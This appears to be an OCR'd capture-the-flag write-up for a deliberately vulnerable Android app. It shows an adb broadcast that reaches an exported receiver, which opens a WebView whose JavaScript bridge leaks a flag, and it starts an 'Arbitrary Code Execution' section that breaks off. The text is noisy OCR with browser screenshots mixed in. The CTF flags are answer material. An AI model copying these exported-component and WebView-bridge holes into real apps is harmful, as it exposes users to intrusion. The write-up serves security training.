
Flag: bot{Br0adc4st_1nt3rf4c3_3xpl01t}


Walkthrough:


1. Identify a **broadcast receiver** in the AndroidManifest.xml with an exported component.
2. Use **ADB** to trigger the broadcast:
    a. adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
3. Analyze if the broadcast invokes an interface and allows execution.
4. Open **Chrome** on your PC.
5. Go to: **chrome://inspect/#devices**
6. If your emulator is running, you should see your app listed under **WebView**.
7. Click **Inspect** to open DevTools for your WebView.
8. go to **Console** and run: CTFInterface.showFlag();
9. This should display the **flag as a Toast message** and in Logcat.


Tools required: Jadx, Frida(Optional)


Screenshots of walkthrough attached below



CTFChatBot
master
Pixel 5 API 35
app
MainActivity.kt
ComplexArthimeticCheckActivity.kt
DatabaseHelper.kt
InsecureBroadcastReciever.kt
class MainActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
super.onCreate(savedInstanceState)
setContentView(R.layout.activity_main)
val receiver = InsecureBroadcastReceiver()
val filter = IntentFilter(action: "com.example.ctfchatbot.SECRET_ACTION")
registerReceiver(receiver, filter, android.content.Context.RECEIVER_EXPORTED)
// If already logged in, redirect to the correct activity
if (SharedPrefHelper.isLoggedIn(context: this)) {
val isAdmin = SharedPrefHelper.isAdmin(context: this) // Retrieve admin status
val targetActivity = LoginActivity::class.java
startActivity(Intent(packageContext: this, targetActivity))
finish()
return
}
val usernameEditText: EditText = findViewById(R.id.editTextUsername)
val passwordEditText: EditText = findViewById(R.id.editTextPassword)
val loginButton: Button = findViewById(R.id.buttonLogin)
Logcat
Logcat
Pixel 5 API 35 (emulator-5554) Android 15, API 35
botCTF
2025-04-04 09:12:33.983 25307-25307 BotCTF com.example.ctfchatbot D Fake Flag: CTF{YouN
2025-04-04 09:12:45.417 25365-25365 BotCTF com.example.ctfchatbot D true
2025-04-04 09:12:45.419 25365-25365 BotCTF com.example.ctfchatbot D Smali Code Modifica
2025-04-04 09:24:09.066 25872-25872 BotCTF com.example.ctfchatbot D false
2025-04-04 09:24:09.069 25872-25872 BotCTF com.example.ctfchatbot D Fake Flag: CTF{YouNeed
2025-04-04 09:24:42.598 25934-25934 BotCTF com.example.ctfchatbot D true
2025-04-04 09:24:42.600 25934-25934 BotCTF com.example.ctfchatbot D Conditionally Yours Fl
src > main > java > com > example > ctfchatbot > MainActivity > onCreate
25:9 (203 chars, 3 line breaks)
LF
UTF-8
4 spaces



ugActivity.kt
NativeFlag.java
LocationActivity.kt
WebView.kt
AndroidManifest.xml
FlagActivity.kt
extractNativeLibs
1/1
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
<application
android:name=".FlagActivity"
android:exported="false" />
<receiver
android:name=".InsecureBroadcastReceiver"
android:exported="true"
android:enabled="true">
<intent-filter>
<action android:name="com.example.ctfchatbot.SECRET_ACTION" />
</intent-filter>
</receiver>
<activity
android:name=".LocationActivity"



Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Fri Apr 4 9:38:08 AM
CTFChatBot master Pixel 5 API 35 app
InsecureBroadcastReciever.kt HiddenDebugActivity.kt NativeFlag.java LocationActivity.kt WebView.kt
import android.content.BroadcastReceiver
import android.content.Context
import android.content.Intent
import android.util.Log
class InsecureBroadcastReceiver : BroadcastReceiver() {
override fun onReceive(context: Context?, intent: Intent?) {
val webUrl = intent?.getStringExtra(name: "web_url") ?: "No URL"
Log.d(tag: "CTF", msg: "Insecure Broadcast Triggered!")
Log.d(tag: "CTF", msg: "Web URL: $webUrl")
val activityIntent = Intent(context, WebViewActivity::class.java).apply {
putExtra(name: "web_url", webUrl)
flags = Intent.FLAG_ACTIVITY_NEW_TASK
}
context?.startActivity(activityIntent)
}
}
Terminal Local (3) Local (4) Local (5) Local
vrunknown@Vishals-MacBook-Pro development % adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
n > example > ctfchatbot > InsecureBroadcastReciever.kt > InsecureBroadcastReceiver > onReceive 20:47 LF UTF-8 4 spaces
View Progress
Start Chat
Logout


Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Fri Apr 4 9:38:26 AM
CTFChatBot master Pixel 5 API 35 app
InsecureBroadcastReciever.kt HiddenDebugActivity.kt NativeFlag.java LocationActivity.kt WebView.kt
import android.content.BroadcastReceiver
import android.content.Context
import android.content.Intent
import android.util.Log
class InsecureBroadcastReceiver : BroadcastReceiver() {
override fun onReceive(context: Context?, intent: Intent?) {
val webUrl = intent?.getStringExtra(name: "web_url") ?: "No URL"
Log.d(tag: "CTF", msg: "Insecure Broadcast Triggered!")
Log.d(tag: "CTF", msg: "Web URL: $webUrl")
val activityIntent = Intent(context, WebViewActivity::class.java).apply {
putExtra(name: "web_url", webUrl)
flags = Intent.FLAG_ACTIVITY_NEW_TASK
}
context?.startActivity(activityIntent)
}
}
Terminal Local (3) Local (4) Local (5) Local
vrunknown@Vishals-MacBook-Pro development % adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
Broadcasting: Intent { act=com.example.ctfchatbot.SECRET_ACTION flg=0x400000 (has extras) }
Broadcast completed: result=0
vrunknown@Vishals-MacBook-Pro development %
ALL IMAGES Sign in
Google
Google offered in:
Trending searches
waqf amendment bill marathi
acp pradyuman
sbi po prelims exam result
studio ghibli style
top form ep 4 eng sub
waqf bill rajya sabha hindi
Hint: Try playing with CTFInterface
India


CTFChatBot master Pixel 5 API 35 app
WebView.kt AndroidManifest.xml FlagActivity.kt
class WebViewActivity : AppCompatActivity() {
override fun onCreate(savedInstanceState: Bundle?) {
}
class CTFChallenge(private val activity: AppCompatActivity) {
@JavascriptInterface
fun showFlag() {
val encryptedFlag = DatabaseHelper(activity).getChallengeIdByName(challengeName: "Intercept & Execute")?.let { it1 -> DatabaseHelper(activity).getFlag(it1) }
Log.d(tag: "botCTF", msg: "$encryptedFlag")
activity.runOnUiThread {
Log.d(tag: "botCTF", msg: "FLAG: $encryptedFlag")
Toast.makeText(activity.applicationContext, text: "FLAG: $encryptedFlag", Toast.LENGTH_LONG).show()
}
}
}
}
Terminal Local (3) Local (4) Local (5) Local
vrunknown@Vishals-MacBook-Pro development %
vrunknown@Vishals-MacBook-Pro development % adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
Broadcasting: Intent { act=com.example.ctfchatbot.SECRET_ACTION flg=0x400000 (has extras) }
Broadcast completed: result=0
vrunknown@Vishals-MacBook-Pro development %


DevTools
Devices
Pages
Extensions
Apps
Shared workers
Service workers
Shared storage worklets
Other
Devices
Discover USB devices
Port forwarding...
Discover network targets
Configure...
Open dedicated DevTools for Node
Remote Target #LOCALHOST
sdk_gphone64_arm64
WebView in com.examp
Google https://www.google
at (0, 0) size 1080 × 2340
inspect pause
Google https://www.google
at (0, 0) size 1080 × 2340
inspect
arc://inspect/#devices
Inspect with Chrome Developer Tools
E-Campus | Students — ecampus.psgtech.ac.in/studzone
Google Sheets — docs.google.com/s...adsheets/u/0/?tgif=d
JioHotstar - Watch TV Shows, Movies, Specials, Live Cricket & Football — hotstar.com/in
Contact the Team


Arc File Edit View Spaces Tabs Archive Extensions Window Help
28°C
42%
Fri Apr 4 9:39:54 AM
DevTools
Devices
Pages
Extensions
Apps
Shared workers
Service workers
Shared storage worklets
Other
Devices
Discover USB devices
Port forwarding...
Discover network targets
Configure...
Open dedicated DevTools for Node
Remote Target
sdk_gphone64_
WebView in com.exa
Google https://www.go
at (0, 0) size 1080 × 23
inspect pause
Google https://www.go
at (0, 0) size 1080 × 23
inspect
Developer Tools
https://www.google.com/
Console
top
Filter
> CTFInterface.showFlag()
tab
CTFInterface.showFlag()
Google
Trending searches
Console
What's new
Highlights from the Chrome 124 update
Scroll-driven animations support
The Animations panel now lets you inspect scroll-driven animations.



6. Arbitrary Code Execution

Flag: bot{runt1m3_sh3llc0d3}

Walkthourgh:

Library Loading:

```
$ANDROID_NDK_HOME/toolchains/llvm/prebuilt/darwin-x86_64/bin/aarch64-linux-android21-clang++ \
-shared -o libflag.so flag.cpp \
-I $ANDROID_NDK_HOME/toolchains/llvm/prebuilt/darwin-x86_64/sysroot/usr/include \
-fPIC \
-static-libstdc++ \
-nostdlib++ \
-Wl,--gc-sections
```

```
mkdir -p ../../main/jniLibs/arm64-v8a
mkdir -p ../../main/jniLibs/armeabi-v7a

cp libflag.so ../../main/jniLibs/arm64-v8a/
```

cp libflag.so ../../main/jniLibs/armeabi-v7a/

Payload Generation and Execution:

javac -source 1.8 -target 1.8 -d . EvilPayload.java

